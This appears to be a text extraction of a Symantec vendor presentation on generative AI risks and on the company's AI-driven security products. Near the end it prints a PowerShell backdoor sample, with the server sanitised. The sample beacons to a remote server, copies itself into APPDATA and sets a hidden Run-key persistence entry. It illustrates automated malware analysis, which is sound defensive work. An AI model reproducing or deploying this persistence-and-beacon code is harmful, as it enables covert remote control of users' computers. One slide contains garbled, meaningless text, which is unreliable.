

Unleash AI, Without Unleashing Chaos

Impossible, Easy, Hard?

Christoffer Callender, Senior Manager, Symantec by Broadcom

September 2024



“The potential for AI to revolutionize our world is undeniable; however, it is also revolutionizing cybercrime.”

AI tools such as LLMs lower the barrier to entry for many threat actors, while increasing the level of sophistication for others.”

Three Main Areas of AI Consideration

1 How are Threat Actors using AI to attack us?

2 What Risks are our Users introducing by the use of AI and how do we mitigate?

3 How are Cyber Security Vendors using AI to improve protection?

Three Main Areas of AI Consideration


1 How are Threat Actors using AI to attack us?

2 What Risks are our Users introducing by the use of AI and how do we mitigate?

3 How are Cyber Security Vendors using AI to improve protection?

How **Generative AI** impacts you?

Exfiltration:



Users input sensitive data into Generative AI apps impacting privacy and data security

Infiltration:

Generative AI used by bad actors to design better attacks

- phishing email copy
- fake Gen AI portals
- malware design
- deep fakes

Symantec Security Center

Stay ahead of tomorrow's threats and security incidents with the latest information from the global leader in cyber security.

[Symantec Security Center](#)

Let's look at an example **healthcare use case**...

1. TRANSCRIPTION

Doctor transcribes a patient encounter using a voice recognition software/site.



Is this 3rd party processing?
What data was possibly shared?
How long is it retained by OpenAI?
Is it accessible by others?



2. DATA REVIEWED

Doctor reviews the content, noting a few issues like spelling, interpretation, etc.



3. DATA POSTED

Doctor decides to upload the transcribed content to ChatGPT to "clean it up" using the publicly available site.



4. DATA ANALYZED

ChatGPT receives the data, saves the session, analyzes the content and returns a "clean" version within seconds.

6. DATA RETAINED

The transcription data that our Doctor posted to ChatGPT is **RETAINED** by the system and available for viewing for "teaching / training" purposes by OpenAI staffers.



5. DATA REVIEWED

Doctor scans the content and decides it looks right, copies it into the patient record and heads for the next exam room.

Generative AI Protection can help everyone

Journey towards Value



Innovative Generative AI Protection

Data Loss Prevention is your most valuable risk mitigator

Control

Allow use of AI apps with real-time granular inspection of submitted data, and remediate as needed

Generative AI Protection

Discover

Identify known GenAI apps like Chat GPT, Google Bard, DALL-E in use in your organization as well as the users accessing them

Monitor

Monitor or block in real-time with enhanced telemetry for location, browser and device information

Analyze

Analyze the apps using the Business Readiness Rating of 300+ attributes and risk factors

CASB Category: Generative AI Apps

What

- Discover generative AI application that my organization is using


How

- Leverage CASB Audit's new category to identify Generative AI apps using "Content Generation"

Benefits

- Ability to identify users using Generative AI
- Ability to use this CASB Audit category within Edge- and Cloud SWG to block or gradually allow sanctioned apps

Secure Adoption of Generative AI Apps



The screenshot displays the Symantec CloudSOC interface for a ChatGPT application. The interface includes a left-hand navigation menu with options like AUDIT, Summary, Services, Users, Destinations, Device Logs, Preferences, Scheduled Reports, and Find and Compare Ser... The main content area shows the ChatGPT app details, including a summary, categories (Content Generation), and a starburst diagram with segments for ACCESS, SERVICE, INFORMATIONAL, DATA, COMPLIANCE, BUSINESS, and ADMINISTRATIVE. A summary box at the bottom provides a brief description of ChatGPT as an AI chatbot and includes links for Website, Terms & Conditions, Privacy Policy, Pricing, and Parent Company Address (San Francisco, California, USA).

Symantec CloudSOC™ 1.158.0-202304011001-000000

45 ChatGPT

Data Source: All | Last Reviewed: Apr 03, 2023 | Last Updated: Apr 04, 2023

Categories: Content Generation

Global Profiles: Global Profile

Tags: Add Tags

Comments: Add Comment

Service Details | Usage Details | Accounts/Objects

ACCESS

ADMINISTRATIVE | SERVICE

BUSINESS | INFORMATIONAL

COMPLIANCE | DATA

Summary

ChatGPT is an artificial-intelligence chatbot, which is trained to follow an instruction in a prompt and provide a detailed response.

Website | Terms & Conditions | Privacy Policy | Pricing

Parent Company Address: San Francisco, California, USA

Three Main Areas of AI Consideration

1 How are Threat Actors using AI to attack us?


2 What Risks are our Users introducing by the use of AI and how do we mitigate?

3 How are Cyber Security Vendors using AI to improve protection?

Symantec: AI pioneers for more than 40 years.

Symantec Global Intelligence Network

- > 175,000,000 endpoints
- > 80,000,000 web proxies
- > More than 126,000,000 attack sensors
- > More than 500 security experts in seven global SOC centers around the world, providing response that never sleeps




Symantec Global Intelligence Network

Ercefereres omi thimo oio pndrdmlo rlo wbnrtis thmou oio non
eterna eiz. ellm pna on ermo oio efo. mlto etatulo ellm
la r ngatite oioowonere. muij wnturej a pnturej m riongortimo wlnbore.

Endpoint Security – AI Technologies

Endpoint Security

- Advanced Machine Learning (AML) used to determine if a file is good or bad
- Symantec Insight (Deep Learning) determines the risk level of files and websites
- Antivirus engine (STARGate) uses machine learning, deep learning, NLP
- SONAR monitors application behaviors
 - 1.2B applications, 1,400 behavioral attributes
- **Adaptive Protection** uses AML to generate and recommend adaptations
- Intensive Protection uses AML to provide aggressive detection capabilities



Endpoint Detection and Response

- Cynic uses machine learning to examine files in a cloud-based sandbox environment
- **Targeted Attack Analytics** uses Threat Hunter analytics, which combines local and global telemetry and supervised machine learning
- Criterion machine learning engine detects files in the gray region between known good and bad
- Sapient machine learning engine detects malware based on static attributes

Threat Defense for Active Directory

- TDAD uses **AI and Natural Language** Processing to create **decoy environments**

Network Security – AI Technologies

Global Intelligence Network

- Includes supervised and unsupervised machine learning, deep learning, neural networks, and natural language processing
- Uses different machine learning models to create intelligence from vast amounts of data:
 - 175M+ endpoints
 - 80M+ web proxies
 - 160M+ email accounts
 - 126M+ attack sensors
 - 240K+ network sensors in 157 countries
- Machine learning models/services such as Insight, SONAR, STARGate, Cynic, etc. reside here
- Analyzes the reputation of files, URLs, IPs, and other network resources through threat intelligence and user-generated feedback
- Analyzes historical data to provide predictive analytics based on patterns and trends
- **What analysts spent two weeks on now takes minutes**



Cloud SWG / Edge SWG

- Leverages intelligence from GIN
- Content analysis uses malware scanning, predictive analysis, and sandbox analysis from Endpoint Protection AV, which uses AML
- Isolation functionality leverages the same machine-learning technology used in Endpoint Protection AV
- Dynamic categorization service for real-time categorization of URLs for filtering
- Predictive Analysis reports

Web Isolation

- Symantec Cynic examines files in a cloud-based sandbox environment and uses machine learning to compare results to known bad results
- Uses Symantec AV as an anti-malware sanitizer

Information Security – AI Technologies

CloudSOC

Data Loss Prevention

- Vector Machine Learning for statistical analysis of unstructured data
- **Industry's first machine learning** technology designed to simplify the decision of hard-to-find intellectual property
- Machine learning techniques used to rapidly scan and score data-in-motion, including email and text messages, documents, and associated attachments
- Multi-lingual Natural Language Processing



- Maintains intelligence on 1000's of applications through supervised machine learning
- Audit uses machine learning for in-depth analysis of a service's strengths and weaknesses and identifies probably app data breaches
- Securlets use machine learning and data science to analyze real-time user traffic
- Detect uses machine learning to build behavioral models

Information Centric Analytics

- Uses supervised and unsupervised machine learning to analyze user behavior
- Machine learning used for continuous analysis and peer-based **user risk across platforms**

Email Security – AI Technologies

Email Security.cloud

- Skeptic - Heuristic scanning technology and machine learning to block previously unseen threats, potential spam, and zero-day threats
- Cynic sends copies of files of interest to a secure sandbox and **mimics end-user behavior** to trigger suspected malware and correlates data with the Global Intelligence Network
- Synapse correlates events recorded by Endpoint Security, EDR, and Email Security.cloud
- Email **threat campaign correlations** are determined using **machine learning**



GCP is Ready to Expand Broadcom's AI Capabilities

Debanja Saha, vice president and general manager for data analytics for Google, said in the longer term, GCP also provides the level of scale that will be required to infuse additional artificial intelligence (AI) capabilities, based on machine learning algorithms, into the Broadcom portfolio.

SymantecAI™ and the Google Vertex AI Platform

Embedding AI technologies to deliver better security outcomes



ZTNA policy optimization



Better data classification and DLP tuning



Fast detailed responses to threat submissions



Human readable event summaries & recommendations



Automated CPL code for SWG



AI-driven knowledge base (KB) search

```
$server = "<sanitised>"  
  
if ($PSScriptRoot -ne "$env:APPDATA")  
{  
    while ($true)  
    {  
        $response = Invoke-WebRequest -URI $server/start.php -UseBasicParsing  
        if ($response.StatusCode -eq 200){  
            $id = $response  
            break  
        }  
        $sleep = Get-Random -Minimum 100 -Maximum 200  
        Start-Sleep -s $sleep  
    }  
  
    $copy_location = "$env:APPDATA\$id.ps1"  
    $tyInvocation.MyCommand.ScriptContents | Out-File $copy_location  
  
    $run_key_value = "powershell -ExecutionPolicy bypass -WindowStyle hidden -f $copy_location"  
    New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name $id -Value $run_key_value  
}
```

Submission Summary

The code is malicious. It is a backdoor that can be used to remotely control a computer. The code creates a new PowerShell script in the user's APPDATA folder and sets it to run when the user logs in. The script then connects to the server <sanitised> and sends it commands. The server can then send back commands to the script, which will be executed by the computer. The code can be used to steal sensitive information, install malware, or take control of the computer.

Symantec by Broadcom:

Turning Products Into a **Visionary** Solution

Comprehensive Data-centric Cybersecurity

Contractors Employees Suppliers

Managed Device
Unmanaged Device




Threat Prevention
Data Protection



Global Intelligence Network
Analytics

On-Premises Protection

Edge SWG DLP Endpoint



Unleash AI, Without Unleashing Chaos?

Absolutely –
but requires careful planning

Thank you!